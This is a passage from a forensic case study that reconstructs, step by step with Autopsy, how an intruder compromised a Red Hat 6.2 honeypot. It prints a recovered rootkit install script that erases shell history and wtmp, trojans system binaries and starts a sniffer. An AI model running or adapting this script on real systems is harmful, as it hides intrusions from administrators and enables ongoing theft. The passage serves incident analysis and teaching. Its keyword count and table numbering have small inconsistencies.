The activity on November 08 at 04:02 is for the `‘/etc/cron.daily/inn-cron-rnews’` file, this file name, and the following file activity for `‘/var/lock/makewhatis.lock’` points towards a ‘Cron’²⁰ scheduled task. The reference system that has been configured confirms that a default Red Hat 6.2 Server installation has a task scheduled to run at 04:02 each day. The default scheduled daily task runs the following commands:

- inn-cron-expire
- inn-cron-rnews
- logrotate
- makewhatis.cron
- slocate.cron
- tmpwatch

The `‘logrotate’` and `‘slocate’` commands would access many files, especially the `‘slocate’` command as this is used to securely index files on the system, each file it indexes would have its `‘File Access Time’` modified.

In order to double check the compromised system executes the same daily task Autopsy can be used to view the contents of `‘/etc/cron.daily’` folder to verify the scripts listed match those found on the reference system.

It is possible to view the contents of the `‘/etc/cron.daily’` folder by selecting the `‘honeypot.hda8.dd-0-0’` from the `‘Host Manager’` and using the `‘File Analysis’` mode (Figure 89) of Autopsy.

²⁰ Cron is a UNIX program that runs programs at scheduled times.

Current Directory: /

Directory Seek
Enter the name of a directory that you want to view

File Name Search
Enter a Perl regular expression for the file names you want to find

DEL	Type	NAME	MODIFIED	ACCESSED	CHANGED	SIZE	UID	GID	META
d/d	dir	./	2000.11.08 08:52:25 (CST)	2000.11.08 04:02:02 (CST)	2000.11.08 08:52:25 (CST)	1024	0	0	2
d/d	dir	./	2000.11.08 08:52:25 (CST)	2000.11.08 04:02:02 (CST)	2000.11.08 08:52:25 (CST)	1024	0	0	2
d/d	dir	.automount/	1999.08.29 19:47:41 (CDT)	1999.08.29 19:47:41 (CDT)	2000.11.08 08:52:25 (CST)	1024	0	0	2046
l/l	file	.bash_history	2000.11.08 08:52:09 (CST)	2000.11.08 08:56:42 (CST)	2000.11.08 08:52:09 (CST)	9	0	0	23
d/d	dir	bin/	2000.11.08 08:52:33 (CST)	2000.11.08 08:53:28 (CST)	2000.11.08 08:52:33 (CST)	2048	0	0	30241

File Browsing Mode

In this mode, you can select a file or directory.
File contents will be shown in this window.
More file details can be found using the Metadata link at the end of the list (on the right).
You can also sort the files using the column headers

Figure 89 Case Study 03 - Autopsy - File Browser Mode

Entering ‘etc/cron.daily/’ into the ‘Directory Seek’ text box and selecting ‘View’ retrieves the listing for the ‘/etc/cron.daily/’ folder, and the results match those found within the reference system’s ‘/etc/cron.daily/’ folder (Figure 90).

Current Directory: / /etc/ /cron.daily/

Directory Seek
Enter the name of a directory that you want to view

File Name Search
Enter a Perl regular expression for the file names you want to find

DEL	Type	NAME	MODIFIED	ACCESSED	CHANGED	SIZE	UID	GID	META
d/d	dir	./	2000.11.08 21:10:11 (CST)	2000.11.08 08:53:28 (CST)	2000.11.08 21:10:11 (CST)	3072	0	0	26209
d/d	dir	./	2000.11.04 19:04:18 (CST)	2000.11.08 04:02:06 (CST)	2000.11.04 19:04:18 (CST)	1024	0	0	40322
r/r	file	0anacron	2000.03.03 10:41:16 (CST)	2000.11.08 04:02:00 (CST)	2000.11.04 18:56:55 (CST)	276	0	0	40323
r/r	file	inn-cron-expire	2000.03.02 12:08:11 (CST)	2000.11.08 04:02:00 (CST)	2000.11.04 18:59:42 (CST)	77	0	0	40360
r/r	file	inn-cron-rnews	2000.03.02 12:08:11 (CST)	2000.11.08 04:02:00 (CST)	2000.11.04 18:59:42 (CST)	53	0	0	40361
r/r	file	logrotate	2000.02.24 12:15:32 (CST)	2000.11.08 04:02:00 (CST)	2000.11.04 19:02:03 (CST)	51	0	0	40362
r/r	file	makewhatis.cron	2000.02.29 18:03:36 (CST)	2000.11.08 04:02:02 (CST)	2000.11.04 19:02:08 (CST)	402	0	0	40363
r/r	file	slocate.cron	2000.02.03 12:29:47 (CST)	2000.11.08 04:02:06 (CST)	2000.11.04 19:04:04 (CST)	102	0	0	40364
r/r	file	tmpwatch	2000.02.14 13:57:58 (CST)	2000.11.08 04:02:06 (CST)	2000.11.04 19:04:18 (CST)	104	0	0	40365

Figure 90 Case Study 03 - Autopsy - ‘/etc/cron.daily/’ Folder view

A comparison of both file sizes and file content is performed to guarantee the contents of the ‘/etc/cron.daily’ folder are a match between the compromised system and the reference system. With this information confirmed it is accepted that the default scheduled task is run at 04:02 which in turn would affect many files by modifying their accessed time.

Further analysis of the timeline indicates that the next 1242 file activity events (up until November 08, 08:25:53) could be easily related to the scheduled daily tasks as the only activity that occurs during this period actually occurs between 04:02:00 and 04:02:06. Merely six seconds had passed during this time, which gives a good indication of the speed at which file system information can be updated.

Nov 08 - 08:25:53

At 08:25:53 the access time on the file ‘/usr/bin/uptime’ is updated, this may indicate that this program file has been executed.

Nov 08 - 08:26:15

At 08:26:15 a modified and changed event occurs on ‘/etc/hosts.deny’ which has a file size of 0. This file may have been blanked out as a default Red Hat 6.2 Server installation includes a ‘/etc/hosts.deny’ file with a file size of 347 bytes. Using the ‘File Analysis’ mode of Autopsy an investigator can confirm that the file ‘/etc/hosts.deny’ is indeed empty (Figure 91).

The screenshot shows the Autopsy File Analysis interface. At the top, there are tabs for FILE ANALYSIS, KEYWORD SEARCH, FILE TYPE, IMAGE DETAILS, META DATA, DATA UNIT, HELP, and CLOSE. The main window is titled 'All files with 'hosts.deny' in the name'. On the left, there are sections for 'Directory Seek' and 'File Name Search'. The 'Directory Seek' section has a search box containing '/' and a 'VIEW' button. The 'File Name Search' section has a search box containing 'hosts.deny' and a 'SEARCH' button. Below the search boxes, there are buttons for 'ALL DELETED FILES' and 'EXPAND DIRECTORIES'. The main area displays a table with the following columns: DEL, Type, NAME, MODIFIED, ACCESSED, CHANGED, SIZE, UID, GID, and META. The table contains one entry for the file '/etc/hosts.deny' with a size of 0. Below the table, there are links for 'ASCII (display - report)', 'ASCII Strings (display - report)', 'Export', and 'Add Note'. A red arrow points to the 'Add Note' link. Below the links, it says 'File Type: empty'. At the bottom, it says 'Contents Of File: /etc/hosts.deny'.

DEL	Type	NAME	MODIFIED	ACCESSED	CHANGED	SIZE	UID	GID	META
	r / r	/etc/hosts.deny	2000.11.08 08:26:15 (CST)	2000.11.08 08:45:18 (CST)	2000.11.08 08:26:15 (CST)	0	0	0	26217

ASCII ([display - report](#)) * ASCII Strings ([display - report](#)) * [Export](#) * [Add Note](#)

File Type: empty

Contents Of File: /etc/hosts.deny

Figure 91 Case Study 03 - Autopsy - ‘/etc/hosts.deny’ File Contents

Selecting the 'Add Note' link allows the investigator to enter a note for this file (Figure 92):

Enter a note for /etc/hosts.deny (26217):

A note works like a bookmark and allows you to later find this data more easily.

This file appears to have been blanked by the intruder.

Within a default Red Hat 6.2 Server installation this file has a filesize of 347 bytes.

Add a Standard Note

Add a Sequencer Event:

A sequencer event will be sorted based on the time so that event reconstruction will be easier

M-Time (Wed Nov 8 08:26:15 2000)
 A-Time (Wed Nov 8 08:45:18 2000)
 C-Time (Wed Nov 8 08:26:15 2000)

OK

Figure 92 Case Study 03 - Autopsy - '/etc/hosts.deny' Add Note

Note added to /forensics/ev.locker/CaseStudy03/Server/logs/Anthony.notes:

Thu Sep 22 09:39:47 2005 File: /etc/hosts.deny
Volume: vol1 Meta: 26217
M-time: Wed Nov 8 08:26:15 2000
A-time: Wed Nov 8 08:45:18 2000
C-time: Wed Nov 8 08:26:15 2000

This file appears to have been blanked by the intruder. Within a default Red Hat 6.2 Server installation this file has a filesize of 347 bytes.

M-Time sequence event added

You can view the notes and events from the Host Manager View

VIEW NOTES EVENT SEQUENCER

Figure 93 Case Study 03 - Autopsy - '/etc/hosts.deny' Add Note Results

Figure 94 illustrates how notes can appear within the event sequencer:

Event Sequencer		
Date & Time	Source	Event & Note
Nov 07, 2000 23:11:06	ids	RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111
Nov 07, 2000 23:11:31	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1209
Nov 07, 2000 23:11:31	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 1 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:34	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1210
Nov 07, 2000 23:11:47	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 2 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:51	ids	IDS15 - RPC - portmap-request-status: 216.216.74.2:709 -> 172.16.1.107:111
Nov 07, 2000 23:11:51	ids	IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 -> 172.16.1.107:871
Nov 08, 2000 08:26:15	/etc/hosts.deny	[M-Time]This file appears to have been blanked by the intruder. Within a default Red Hat 6.2 Server installation this file has a filesize of 347 bytes.

Figure 94 Case Study 03 - Autopsy - Event Sequencer

The change to ‘/etc/hosts.deny’ correlates with the information found in data unit ‘188701’ on the ‘honeypot.hda8.dd’ partition image.

Log fragments found in data unit ‘1874’ on the ‘honeypot.hda9.dd’ partition image indicate the intruder made an alternate connection from ‘c871553-b.jffsn1.mo.home.com’ on Nov 08 at 08:28:41. The next set of lines from the timeline is listed in Table 70:

Table 70 Case Study 03 - Timeline data

Wed Nov 08 2000 08:29:27	63728	.a.	-/-rwxr-xr-x	root	root	16125	/usr/bin/ftp
Wed Nov 08 2000 08:33:42	1024	.a.	d/drwx-----	daemon	daemon	58465	/var/spool/at
Wed Nov 08 2000 08:45:18	0	.a.	-/-rw-r--r--	root	root	26217	/etc/hosts.deny
	31376	.a.	-rwxr-xr-x	root	root	93839	<honeypot.hda5.dd-dead-93839>
	161	.a.	-/-rw-r--r--	root	root	26216	/etc/hosts.allow
Wed Nov 08 2000 08:45:19	63	.a.	-/-rw-r--r--	root	root	26573	/etc/issue.net
Wed Nov 08 2000 08:45:24	1504	.a.	-/-rw-r--r--	root	root	18147	/etc/security/console.perms

Nov 08 - 08:29:27

At 08:29:27 the ‘/usr/bin/ftp’ program was executed

Nov 08 - 08:45:18

At 08:45:18 an access was made to a deleted file (or Unallocated Inode). The filename ‘<honeypot.hda5.dd-dead-93839>’ indicates the file is from the partition images ‘honeypot.hda5.dd’, and its meta-data structure is ‘93839’. Using the same procedure as was used to inspect the contents of the filename ‘<honeypot.hda7.dd-

dead-4040>' (Table 71) which featured earlier in the timeline it appears this file is a telnet daemon. The file size and strings comparison on the data blocks coincides with that of the '/usr/sbin/in.telnetd' found on the reference Red Hat 6.2 Server Installation.

Table 71 Case Study 03 - Autopsy Inode Report for Inode '93839' on 'honeypot.hda5.dd'

Autopsy Inode Report
----- GENERAL INFORMATION -----
Inode: 93839 Pointed to by file(s): inode not currently used MD5 of istat output: 0f4d3ae8ff95c91751da01086f8ab75b SHA-1 of istat output: 03b25e4898c407a8254ccb2b4f08cc54fa205590 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd' Offset: Full image File System Type: ext Date Generated: Thu Sep 29 05:18:38 2005 Investigator: Anthony ----- META DATA INFORMATION -----
inode: 93839 Not Allocated Group: 6 Generation Id: 1540077690 uid / gid: 0 / 0 mode: -rwxr-xr-x size: 31376 num of links: 0 Inode Times: Accessed:Wed Nov 8 08:45:18 2000 File Modified:Tue Mar 7 04:36:57 2000 Inode Modified:Wed Nov 8 08:52:33 2000 Deleted:Wed Nov 8 08:59:52 2000 Direct Blocks: 226243 226244 226245 226246 226247 226248 226249 226250 File Type: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped ----- VERSION INFORMATION -----
Autopsy Version: 2.05 The Sleuth Kit Version: 2.02

The telnet daemon access at 08:45:18 is most likely from a remote connection, and this correlates with the evidence from the 'lastlog' inspection which indicates that user ID 5000 was used. Information contained in data unit '107880' of the 'honeypot.hda8.dd' partition image relates user ID 5000 to user account 'adm1'. The information contained within the 'lastlog' inspection confirms the intruder connected from 'c871553-b.jffsn1.mo.home.com'. The timestamp recorded in the '/var/log/lastlog' file matches the atime of the file '/etc/security/console.perms', which is inspected by '/lib/security/pam_console.so', which in turn is used by 'login'.

Nov 08 - 08:51:37

08:51:37 relates to a deleted file (or Unallocated Inode) '<honeypot.hda8.dd-dead-8133>'

Table 72 Case Study 03 - Timeline data

Wed Nov 08 2000 08:51:37	2129920	m.. -rw-r--r--	drosen	drosen	8133	<honeypot.hda8.dd-dead-8133>
--------------------------	---------	----------------	--------	--------	------	------------------------------

The 'Metadata Mode' of Autopsy can be used to export the contents of Inode '8133' on the 'honeypot.hda8.dd' partition image by selecting the 'Export Contents' button as illustrated in Figure 95.

Warning: As explained previously it is very important to select the correct partition image within Autopsy when viewing the contents of Inodes, as the meta-data represented by Inode '8133' (if it exists) will represent completely different data on the other partition images.



Figure 95 Case Study 03 - Autopsy - Metadata Details for Inode '8133'

After exporting the data contents for inode '8133' which Autopsy reports as a 'POSIX tar archive', the archive is extracted and the contents appear to be for an 'eggdrop'²¹ IRC²² bot. The files contained within the archive are stored within a directory that contains a single space character, which may not be completely obvious when performing a directory listing. The directory listing and output for the 'file' command are illustrated in Figure 96, with the red pointer indicating the single space character directory.

```
[root@fc4 working]# tar xf vol1-meta8133.raw
[root@fc4 working]# ls -al
total 3552
drwx----- 6 1000 users  4096 Oct  2  2000 .
drwxr-xr-x  3 root root   4096 Sep 29 08:52 ..
drwxr-xr-x  9 root root   4096 Sep 29 05:33 ..
-rw-r--r--  1 root root    979 Sep 29 06:54 lastlog.c
-rw-r--r--  1 root root 2129920 Sep 29 08:33 vol1-meta8133.raw
-rw-r--r--  1 root root 1460292 Sep 29 05:33 vol5-var.log.lastlog
```

Figure 96 Case Study 03 - Eggdrop Extraction

Examination of the extracted files finds references to 'tPACK', and also finds a script called 'install'.

²¹ Eggdrop is a popular IRC bot. It was originally written in the December of 1993 by Robey Pointer to watch a single channel. It is written in the C programming language, and features an interface for scripts that allow the user to enhance the functionality of the bot. The language used in the script interface is Tcl.

²² Internet Relay Chat (IRC) is an internet based communications system that permits people from across the world to hold real-time conversations online, in a text-only form.

Searching for 'tpack' on the 'honeypot.hda8.dd' partition image within the 'Keyword Search' mode of Autopsy locates 21 occurrences at the following data locations:

- 8995
- 33063
- 33564
- 34470
- 34668
- 34685
- 34686
- 34689
- 35116
- 98624
- 143571
- 246211
- 246409
- 246427
- 246428
- 246430
- 246858
- 247024

Note: The initial string found was 'tPACK', however the search performed was on 'tpack' (lowercase) this was an error on the investigator's part, however the results recovered still managed to provide enough evidentiary leads to continue with the analysis without needing to go back and perform a search for 'tPACK'. If few leads were found then the investigator would have then needed to go back and perform a search for 'tPACK'.

The data contained within data unit '33063' may indicate the 'tar' file was originally called 'tpack23-ef.tar'. It also appears from the information contained in data unit '33063' a file may have previously existed called ' pack23-ef.tgz'. The space character may indicate this file was deleted, which is why the first character of the filename is missing, however it is more than likely the first character was also the letter 't'. The Autopsy string report for data unit '33063' is listed in Table 73:

Table 73 Case Study 03 - Autopsy String Report for Data Unit '33063' on 'honeypot.hda8.dd'

Autopsy string Fragment Report
----- GENERAL INFORMATION Fragment: 33063 Fragment Size: 1024 Not allocated to any meta data structures MD5 of raw Fragment: affc3ce1cdd5bdee4641cdcd37e8b6d3 MD5 of string output: 0f7fb64ec7eb7c680c9ff8c5f3790c4d Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext Date Generated: Sat Oct 1 05:34:02 2005

Nov 08 - 08:51:53 -> Nov 08 - 08:51:56

The file activity events contained in Table 75 from 08:51:53 to 08:51:56 relate to files contained in '/usr/man/.Ci'.

Table 75 Case Study 03 - Timeline data

Wed Nov 08 2000 08:51:53	17969	.a.	-/-rwxr-xr-x	1010	users	109832	/usr/man/.Ci/scan/x/x	
	1760	.a.	-/-rwxr-xr-x	1010	users	109829	/usr/man/.Ci/scan/bind/ibind.sh	
	15092	.a.	-/-rwxr-xr-x	1010	users	109836	/usr/man/.Ci/scan/x/pscan	
	4096	.a.	d/drwxr-xr-x	1010	users	109841	/usr/man/.Ci/scan/port/strobe	
	1259	.a.	-/-rwxr-xr-x	1010	users	109834	/usr/man/.Ci/scan/x/xfil	
	4096	.a.	d/drwxr-xr-x	1010	users	109831	/usr/man/.Ci/scan/x	
	4096	.a.	d/drwxr-xr-x	1010	users	109828	/usr/man/.Ci/scan/bind	
	1153	.a.	-/-rwxr-xr-x	1010	users	109801	/usr/man/.Ci/install-sshd1 (deleted)	
	4096	.a.	d/drwxr-xr-x	1010	users	93898	/usr/man/.Ci/	
	83	.a.	-/-rwxr-xr-x	1010	users	109855	/usr/man/.Ci/addps	
	185988	.a.	-/-rwxr-xr-x	1010	users	109856	/usr/man/.Ci/find	
	3980	.a.	-/-rw-r--r--	1010	users	109830	/usr/man/.Ci/scan/bind/pscan.c	
	17	.a.	-/-rw-----	1010	users	109844	/usr/man/.Ci/scan/port/strobe/VERSION	
	133344	.a.	-/-rwxr-xr-x	1010	users	109850	/usr/man/.Ci/q	
	1455	.a.	-/-rwxr-xr-x	1010	users	109823	/usr/man/.Ci/scan/amd/ben.c	
	147900	.a.	-/-rwxr-xr-x	1010	users	109814	/usr/man/.Ci/inetd	
	4096	.a.	d/drwxr-xr-x	1010	users	109821	/usr/man/.Ci/scan/amd	
	4096	.a.	d/drwxr-xr-x	1010	users	109840	/usr/man/.Ci/scan/port	
	21800	.a.	-/-rw-r--r--	1010	users	93896	/usr/man/.Ci/scan/statd/statdx	
	19140	.a.	-/-rw-r--r--	1010	users	93895	/usr/man/.Ci/scan/statd/r	
	26676	.a.	-/-rw-r--r--	1010	users	109839	/usr/man/.Ci/scan/wu/fs	
	39950	.a.	-/-rw-----	1010	users			109847
/usr/man/.Ci/scan/port/strobe/services								
	5324	.a.	-/-rwxr-xr-x	1010	users	109808	/usr/man/.Ci/sp.pl	
	49800	.a.	-/-rwxr-xr-x	1010	users	109851	/usr/man/.Ci/pstree	
	171	.a.	-/-rw-----	1010	users	109842	/usr/man/.Ci/scan/port/strobe/INSTALL	
	12392	.a.	-/-rwxr-xr-x	1010	users	79062	/usr/man/.Ci/scan/daemon/z0ne	
	4096	.a.	d/drwxr-xr-x	1010	users	109820	/usr/man/.Ci/scan	
	1187	.a.	-/-rw-----	1010	users			109843
/usr/man/.Ci/scan/port/strobe/Makefile								
	385	.a.	-/-rwxr-xr-x	1010	users	109833	/usr/man/.Ci/scan/x/xscan	
	13023	.a.	-/-rwxr-xr-x	1010	users	109824	/usr/man/.Ci/scan/amd/ben	
	15667	.a.	-/-rwxr-xr-x	1010	users	109825	/usr/man/.Ci/scan/amd/pscan	
	37760	.a.	-/-rw-r--r--	1010	users	109838	/usr/man/.Ci/scan/wu/wu	
	3980	.a.	-/-rw-r--r--	1010	users	109835	/usr/man/.Ci/scan/x/pscan.c	
	5907	.a.	-/-rw-----	1010	users	79063	/usr/man/.Ci/scan/daemon/lscan2.c	
	6793	.a.	-/-rw-r--r--	1010	users	17497	/usr/man/.Ci/paki/stream.c	
	4390	.a.	-/-rw-r--r--	1010	users	93897	/usr/man/.Ci/scan/statd/classb	
	114	.a.	-/-rwxr-xr-x	1010	users	109827	/usr/man/.Ci/scan/amd/a.sh	
	132785	.a.	-/-rwxr-xr-x	1010	users	109809	/usr/man/.Ci/gs	
	1153	.a.	-rwxr-xr-x	1010	users	109801	<honeypot.hda5.dd-dead-109801>	
	350996	.a.	-/-rwxr-xr-x	1010	users	109812	/usr/man/.Ci/syslogd	
	4096	.a.	d/drwxr-xr-x	1010	users	17495	/usr/man/.Ci/paki	
	118	.a.	-/-rwxr-xr-x	1010	users	93899	/usr/man/.Ci/Anap	
	12716	.a.	-/-rwxr-xr-x	1010	users	109822	/usr/man/.Ci/scan/amd/amdx	
	8524	.a.	-/-rwxr-xr-x	1010	users	17496	/usr/man/.Ci/paki/slice2	
	12495	.a.	-/-rwxr-xr-x	1010	users	109852	/usr/man/.Ci/killall	
	4096	.a.	d/drwxr-xr-x	1010	users	79061	/usr/man/.Ci/scan/daemon	
	156	.a.	-/-rwxr-xr-x	1010	users	109863	/usr/man/.Ci/needz	
	17364	.a.	-/-rw-----	1010	users			109846
/usr/man/.Ci/scan/port/strobe/strobe.c								
	4096	.a.	d/drwxr-xr-x	1010	users	109837	/usr/man/.Ci/scan/wu	
	4096	.a.	d/drwxr-xr-x	1010	users	93894	/usr/man/.Ci/scan/statd	
	4442	.a.	-/-rwxr-xr-x	1010	users	109826	/usr/man/.Ci/scan/amd/pscan.c	
	3296	.a.	-/-rw-----	1010	users			109845
/usr/man/.Ci/scan/port/strobe/strobe.l								
	714	.c.	-/-rwxr-xr-x	1010	users	109806	/usr/man/.Ci/a.sh	
	7229	.c.	-/-rwxr-xr-x	1010	users	109805	/usr/man/.Ci/snif	
Wed Nov 08 2000 08:51:54	4096	.c.	d/drwxr-xr-x	1010	users	109831	/usr/man/.Ci/scan/x	
Wed Nov 08 2000 08:51:55	26676	.c.	-/-rw-r--r--	1010	users	109839	/usr/man/.Ci/scan/wu/fs	
	12392	.c.	-/-rwxr-xr-x	1010	users	79062	/usr/man/.Ci/scan/daemon/z0ne	
	4096	.c.	d/drwxr-xr-x	1010	users	109837	/usr/man/.Ci/scan/wu	
	17364	.c.	-/-rw-----	1010	users			109846
/usr/man/.Ci/scan/port/strobe/strobe.c								
	132785	.c.	-/-rwxr-xr-x	1010	users	109809	/usr/man/.Ci/gs	
	3098	.c.	-/-rwxr-xr-x	1010	users	109848	/usr/man/.Ci/snap	
	4096	.c.	d/drwxr-xr-x	1010	users	109828	/usr/man/.Ci/scan/bind	
	4096	.c.	d/drwxr-xr-x	1010	users	109841	/usr/man/.Ci/scan/port/strobe	
	171	.c.	-/-rw-----	1010	users	109842	/usr/man/.Ci/scan/port/strobe/INSTALL	
	147900	.c.	-/-rwxr-xr-x	1010	users	109814	/usr/man/.Ci/inetd	
	39950	.c.	-/-rw-----	1010	users			109847
/usr/man/.Ci/scan/port/strobe/strobe.services								
	5324	.c.	-/-rwxr-xr-x	1010	users	109808	/usr/man/.Ci/sp.pl	
	133344	.c.	-/-rwxr-xr-x	1010	users	109850	/usr/man/.Ci/q	
	114	.c.	-/-rwxr-xr-x	1010	users	109827	/usr/man/.Ci/scan/amd/a.sh	
	13023	.c.	-/-rwxr-xr-x	1010	users	109824	/usr/man/.Ci/scan/amd/ben	
	4442	.c.	-/-rwxr-xr-x	1010	users	109826	/usr/man/.Ci/scan/amd/pscan.c	
	1760	.c.	-/-rwxr-xr-x	1010	users	109829	/usr/man/.Ci/scan/bind/ibind.sh	
	1259	.c.	-/-rwxr-xr-x	1010	users	109834	/usr/man/.Ci/scan/x/xfil	
	15092	.c.	-/-rwxr-xr-x	1010	users	109836	/usr/man/.Ci/scan/x/pscan	
	1187	.c.	-/-rw-----	1010	users			109843
/usr/man/.Ci/scan/port/strobe/Makefile								
	12495	.c.	-/-rwxr-xr-x	1010	users	109852	/usr/man/.Ci/killall	
	17969	.c.	-/-rwxr-xr-x	1010	users	109832	/usr/man/.Ci/scan/x/x	

5907	..c	-/-rw-----	1010	users	79063	/usr/man/.Ci/scan/daemon/lscan2.c	
4096	..c	d/drwxr-xr-x	1010	users	109820	/usr/man/.Ci/scan	
1455	..c	-/-rwxr-xr-x	1010	users	109823	/usr/man/.Ci/scan/amd/ben.c	
15667	..c	-/-rwxr-xr-x	1010	users	109825	/usr/man/.Ci/scan/amd/pscan	
3980	..c	-/-rw-r--r--	1010	users	109835	/usr/man/.Ci/scan/x/pscan.c	
4096	..c	d/drwxr-xr-x	1010	users	93894	/usr/man/.Ci/scan/statd	
698	..c	-/-rwxr-xr-x	1010	users	109819	/usr/man/.Ci/clean	
3296	..c	-/-rw-----	1010	users			109845
/usr/man/.Ci/scan/port/strobe/strobe.l							
21800	..c	-/-rw-r--r--	1010	users	93896	/usr/man/.Ci/scan/statd/statdx	
4096	..c	d/drwxr-xr-x	1010	users	79061	/usr/man/.Ci/scan/daemon	
4096	..c	d/drwxr-xr-x	1010	users	109840	/usr/man/.Ci/scan/port	
37760	..c	-/-rw-r--r--	1010	users	109838	/usr/man/.Ci/scan/wu/wu	
17	..c	-/-rw-----	1010	users	109844	/usr/man/.Ci/scan/port/strobe/VERSION	
3980	..c	-/-rw-r--r--	1010	users	109830	/usr/man/.Ci/scan/bind/pscan.c	
49800	..c	-/-rwxr-xr-x	1010	users	109851	/usr/man/.Ci/pstree	
19140	..c	-/-rw-r--r--	1010	users	93895	/usr/man/.Ci/scan/statd/r	
12716	..c	-/-rwxr-xr-x	1010	users	109822	/usr/man/.Ci/scan/amd/amdx	
350996	..c	-/-rwxr-xr-x	1010	users	109812	/usr/man/.Ci/syslogd	
4390	..c	-/-rw-r--r--	1010	users	93897	/usr/man/.Ci/scan/statd/classb	
4096	..c	d/drwxr-xr-x	1010	users	109821	/usr/man/.Ci/scan/amd	
385	..c	-/-rwxr-xr-x	1010	users	109833	/usr/man/.Ci/scan/x/xscan	
Wed Nov 08 2000 08:51:56							
328	..c	-/-rwxr-xr-x	1010	users	109857	/usr/man/.Ci/do	
118	..c	-/-rwxr-xr-x	1010	users	93899	/usr/man/.Ci/ /Anap	
188	..c	-/-rwxr-xr-x	1010	users	109859	/usr/man/.Ci/rmS	
1052024	..c	-/-rwxr-xr-x	1010	users	109860	/usr/man/.Ci/bx	
12408	..c	-/-rwxr-xr-x	1010	users	109858	/usr/man/.Ci/addn	
4096	..c	d/drwxr-xr-x	1010	users	17495	/usr/man/.Ci/paki	
4096	..c	d/drwxr-xr-x	1010	users	93898	/usr/man/.Ci/	
18535	..c	-/-rwxr-xr-x	1010	users	109854	/usr/man/.Ci/fix	
185988	..c	-/-rwxr-xr-x	1010	users	109856	/usr/man/.Ci/find	
699	..c	-/-rwxr-xr-x	1010	users	109862	/usr/man/.Ci/chmod-it	
156	..c	-/-rwxr-xr-x	1010	users	109863	/usr/man/.Ci/needz	
6793	..c	-/-rw-r--r--	1010	users	17497	/usr/man/.Ci/paki/stream.c	
8524	..c	-/-rwxr-xr-x	1010	users	17496	/usr/man/.Ci/paki/slice2	
83	..c	-/-rwxr-xr-x	1010	users	109855	/usr/man/.Ci/addps	

Inspection of the files contained in ‘/usr/man/.Ci’ indicates these files are part of a rootkit and during this time these files have been extracted from an archive file.

Nov 08 - 08:52:09

At 08:52:09 (Table 76) the intruder replaces ‘.bash_history’ files with symbolic links to ‘/dev/null’, the speed of these actions indicate that a script was run to do this.

Table 76 Case Study 03 - Timeline data

Wed Nov 08 2000 08:52:09	9	m.c	1/lrwxrwxrwx	root	root	46636	/root/.bash_history -> /dev/null
	9	m.c	1/lrwxrwxrwx	root	root	23	./bash_history -> /dev/null

If these commands were performed by a script, it may be possible to recover the script by searching for the standard syntax of the command used to create a symbolic link (Figure 97).




Figure 97 Case Study 03 - Autopsy - Keyword Search

The search for 'ln -s /dev/null' finds five occurrences. Each occurrence of the 'ln -s /dev/null' string is contained within data unit '96117'.

The contents of data unit '96117' on the 'honeypot.hda8.dd' partition image, indicates this is part of the installation script for the rootkit placed in '/usr/man/.Ci'. The script appears to have been truncated, so viewing the contents of the following data unit '96118' uncovers the remainder of the script.

Using the 'Data Unit' mode of Autopsy, the ASCII report generated for data units '96117-96118' is listed in Table 77:

Table 77 Case Study 03 - Autopsy ASCII Report for Data Units '96117-96118' on 'honeypot.hda8.dd'

```
Autopsy ascii Fragment Report
-----
GENERAL INFORMATION
Fragments: 96117-96118
Fragment Size: 1024
Not allocated to any meta data structures
MD5 of raw Fragment: c0d3bf37c2b2ec4f457a986f9144d65c
MD5 of ascii output: 130e500a84518809f60d035d33f65c07

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Thu Sep 29 23:00:20 2005
Investigator: Anthony
-----
CONTENT
.Ci/install.....0100755.0001762
.0000144.00000002730.07144535562.011640.
0.....ustar
.xrt.....users.....
.....#!/bin/sh
rm -rf /root/.bash_history
ln -s /dev/null /root/.bash_history
rm -rf /.bash_history
ln -s /dev/null /.bash_history
rm -rf ~games/.bash_history
ln -s /dev/null ~games/.bash_history
rm -rf /tmp/.bash_history
ln -s /dev/null /tmp/.bash_history
rm -rf /usr/games/.bash_history
ln -s /dev/null /usr/games/.bash_history
mkdir backup
cp /bin/ps backup
cp /usr/bin/top backup
cp /usr/sbin/syslogd backup
cp /bin/ls backup
cp /bin/netstat backup
cp /sbin/ifconfig backup
cp /usr/sbin/tcpd backup
echo "Trojaning in progress"
./fix /bin/ps ps
./fix /usr/bin/top top
./fix /usr/sbin/syslogd syslogd
./fix /bin/ls ls
./fix /sbin/ifconfig ifconfig
./fix /bin/netstat netstat
./fix /usr/sbin/tcpd tcpd
./fix /usr/sbin/in.identd in.identd

killall -HUP syslogd
./addbd
./snif &
echo "Sniffer ENABLED"
echo "running clean and a.sh"
./clean
```

```

./a.sh
mv ptyp /dev
gunzip rpms.tgz;tar -xvf rpms.tar;cd rpms;rpm -Uvh --force *.rpm;cd ../rm -rf rpms*
killall -l lpd
rm -rf /var/log/wtmp
cd /var/log
touch wtmp
cd /usr/man/.Ci
rm -rf install addbd
killall -HUP inetd
cp bx /bin/
chmod 755 /bin/bx
rm /usr/sbin/in.ftpd
mv in.ftpd /usr/sbin/
chmod +x /usr/sbin/in.ftpd
echo "done with installing shit"
echo "i'll now run whereis sshd"
echo "if nothing shows up then run ./install-sshd"
echo "if it's in /usr/local/sbin/sshd then run ./install-sshd"
echo "if it's in /usr/sbin/sshd then run ./install-sshd1"
whereis sshd
echo "after successfully installing sshd, run ./do"
echo "rootkit installation complete."
.....
-----
VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

This install script deletes the `.bash_history` files contained in `/root`, `/`, `~/games`, `/tmp`, `/usr/games`, and creates symbolic links to `/dev/null` called `.bash_history` in these locations.

The directory `/usr/bin/.Ci/backup` is created and the following files are copied to it:

- `/bin/ps`
- `/usr/bin/top`
- `/bin/lis`
